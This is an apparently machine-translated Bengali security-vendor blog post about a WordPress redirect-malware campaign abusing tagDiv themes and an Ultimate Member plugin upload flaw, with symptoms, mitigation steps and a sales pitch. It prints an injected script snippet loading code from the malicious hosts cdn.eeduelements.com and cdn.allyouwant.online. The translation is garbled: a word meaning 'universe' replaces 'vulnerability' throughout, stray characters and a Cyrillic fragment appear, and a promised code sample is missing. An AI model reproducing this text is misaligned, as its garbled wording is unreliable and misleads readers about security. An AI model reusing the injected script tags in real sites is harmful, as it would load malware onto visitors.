

প্রতিদিন গত}O WordPress ইনফেকশনের কেস বৃদ্ধি পাচ্ছে যা ভিজিটরদের সন্দেহজনক পৃষ্ঠায় রিডাইরেক্ট করে। সম্প্রতি tagDiv Themes এবং Ultimate Member Plugins-এ একটি ব্রহ্মান্ডের আবিষ্কৃত হয়েছে। এই ওয়ার্ডপ্রেস রিডাইরেক্ট হ্যাকে আপনার ওয়েবসাইটের ভিজিটররা ফিশিং বা ম্যালিশিয়াস পৃষ্ঠায় রিডাইরেক্ট হয়।
এই হ্যাকে, ব্যবহারকারীরা রিডাইরেক্ট হলে razdrazgen পৃষ্ঠায় নিয়ে যাওয়া হয় যেসবArbitrary URL
hxxp utroro.com/xyz or
hxxp://murieh.abc/xyz or
hxxps://unverf.com/xyz
এবং ফিশিং reCAPTCHA ইমেজ। প্রদর্শিত টেক্সট ভিজিটরদের ব্রাউজার নোটিফিকেশন অনুমতি দিতে ফোঁসляет কারণ প্রকাশ না করে।

অধিকতর, Google আপনাকে পেনালাইজ করবে আপনার ওয়েবসাইটকে ফিশিং এবং হ্যাক করা ওয়েবসাইটের আওতায় ব্ল্যাকলিস্ট করে। ওয়েব ব্রাউজাররা আপনার ওয়েবসাইট ভিজিট করার ভিজিটরদের সতর্কবার্তা মেসেজ দেখাবে।
ইনজেক্ট করা ম্যালিশিয়াস স্ক্রিপ্ট

ইনফিউজড ইনফেকশনে দুটি ওয়েবসাইট থেকে যেকোনো একটি থেকে কোড থাকে: cdn.allyouwant.online. এবং cdn.eeduelements.com.
পূর্বটি এই ম্যালিশিয়াস ক্যাম্পেইনের সাম্প্রতিক পর্যায়ে ব্যবহৃত হয়েছিল এবং পরবর্তীটি শুরুতে ব্যবহৃত হয়েছিল।
... <script type='text/javascript' src='hxxps://cdn.eeduelements.com/jquery.js?ver=1.0.8'></script><script type='text/javascript' src='hxxps://cdn.allyouwant.online/main.js?t=lp1'></script></head> ...বর্তমানে cdn.eeduelements.com স্ক্রিপ্ট সহ ১৭০০+ সাইট এবং cdn.allyouwant.online স্ক্রিপ্ট সহ ৫০০+ সাইট।
ওয়ার্ডপ্রেস রিডাইরেক্ট হ্যাক নিয়ে চিন্তিত? চ্যাট উইজেটে আমাদের মেসেজ ড্রপ করুন, আমরা আপনাকে এটি ঠিক করতে সাহায্য করতে খুশি হব। আমার ওয়ার্ডপ্রেস ওয়েবসাইট এখন সুরক্ষিত করুন।
tagDiv Themes-এ আক্রমণ ভেক্টর
এই ওয়ার্ডপ্রেস এক্সপ্লয়িটের পেছনে প্রধান লোকজন tagDiv themes এবং সম্প্রতি আবিষ্কৃত (এবং ইতিমধ্যে প্যাচ করা) একটি জনপ্রিয় Ultimate Member প্লাগইনে ব্রহ্মান্ডের, যাতে 100,000+ সক্রিয় ইনস্টলেশন রয়েছে।
পুরনো tagDiv themes-এর জন্য, একটি ম্যালওয়্যার ইনজেকশন এইরকম দেখায়:
Ultimate Member প্লাগইনে ব্রহ্মান্ডের
Ultimate Member প্লাগইনে ব্রহ্মান্ডেরটি হল Unauthenticated Arbitrary File Upload। যদিও ব্রহ্মান্ডেরটি আগস্ট ৯, ২০১৮-এ ফিক্স করা হয়েছিল।
Ultimate Member প্লাগইন এক্সপ্লয়িট: ওয়ার্ডপ্রেস রিডাইরেক্ট ক্যাম্পেইনের লক্ষণ
- Index.php করাপ্টেড
- /wp-content/plugins/ultimate-member/includes/images/smiles ডিরেক্টরিতে অজানা PHP ফাইল
- এরর লগে দেখায়: wp-content/plugins/ultimate-member/assets/dynamic_css/dynamic_profile.php on line 5 and line 6
- ওয়েবসাইট অনিচ্ছাকৃত সাইটে রিডাইরেক্ট হচ্ছে (Adware)
- হোমপেজ ভিজিট করার সময় পপআপ দেখাচ্ছে
- ক্রেডিট কার্ড ইনফরমেশন চুরি হচ্ছে
- সার্ভারে অজানা ফাইল তৈরি হচ্ছে
- WordPress ও প্লাগইন ফোল্ডারের কোয়েরি ফাইল মডিফাইড
- index.php-এ গিবারিশ কোড
WordPress রিডাইরেক্ট হ্যাক: মিটিগেশন
এই ওয়ার্ডপ্রেস রিডাইরেক্ট ইনফেকশন বেশ কিছু আক্রমণ ভেক্টর এবং সন্দেহজনক কোডের বেশ কিছু ভেরিয়েন্ট ব্যবহার করে। এখানে, ওয়ার্ডপ্রেস রিডাইরেক্ট মিটিগেট করার কিছু ধাপ:
- সকল থিম এবং প্লাগইন সর্বশেষ সংস্করণে আপডেট করুন।
- আপলোড ফোল্ডারে PHP ফাইলকে সরাসরি অ্যাক্সেস থেকে বাধা দেওয়ার জন্য HTTP Authentication সেট আপ করুন। এটি অনঅথরাইজড এক্সিকিউশন রোধ করার জন্য।
- tagDiv ইনফেকশনের ক্ষেত্রে ম্যালওয়্যার থিমের অ্যাডমিন ইন্টারফেসে খুঁজে বের করা এবং মুছে ফেলা যাবে।
- Ultimate Member প্লাগইন এক্সপ্লয়িটের ক্ষেত্রে wp-content/uploads/ultimatemember/temp/ এর সাবডিরেক্টরির সকল PHP ফাইল ডিলিট করুন।
এই ম্যালিশিয়াস রিডাইরেক্ট ক্যাম্পেইনগুলো প্রায়শই ইনফেকশন কোড এবং প্রভাবিত ফাইল পরিবর্তন করে। সেরা হলো একজন সিকিউরিটি এক্সপার্টের সাথে পরামর্শ করা।
Astra সিকিউরিটি এক্সপার্টদের সাথে এখন পরামর্শ করুন তাৎক্ষণিক ম্যালওয়্যার ক্লিন আপের জন্য। আমাদের শক্তিশালী ফায়ারওয়াল আপনার ওয়েবসাইটকে XSS, LFI, RFI, SQL ইনজেকশন, ব্যাড বট, অটোমেটেড ব্রহ্মান্ডের স্ক্যানার এবং ৮০+ নিরাপত্তা হুমকি থেকে রক্ষা করে। আমার ওয়েবসাইট এখন সুরক্ষিত করুন।
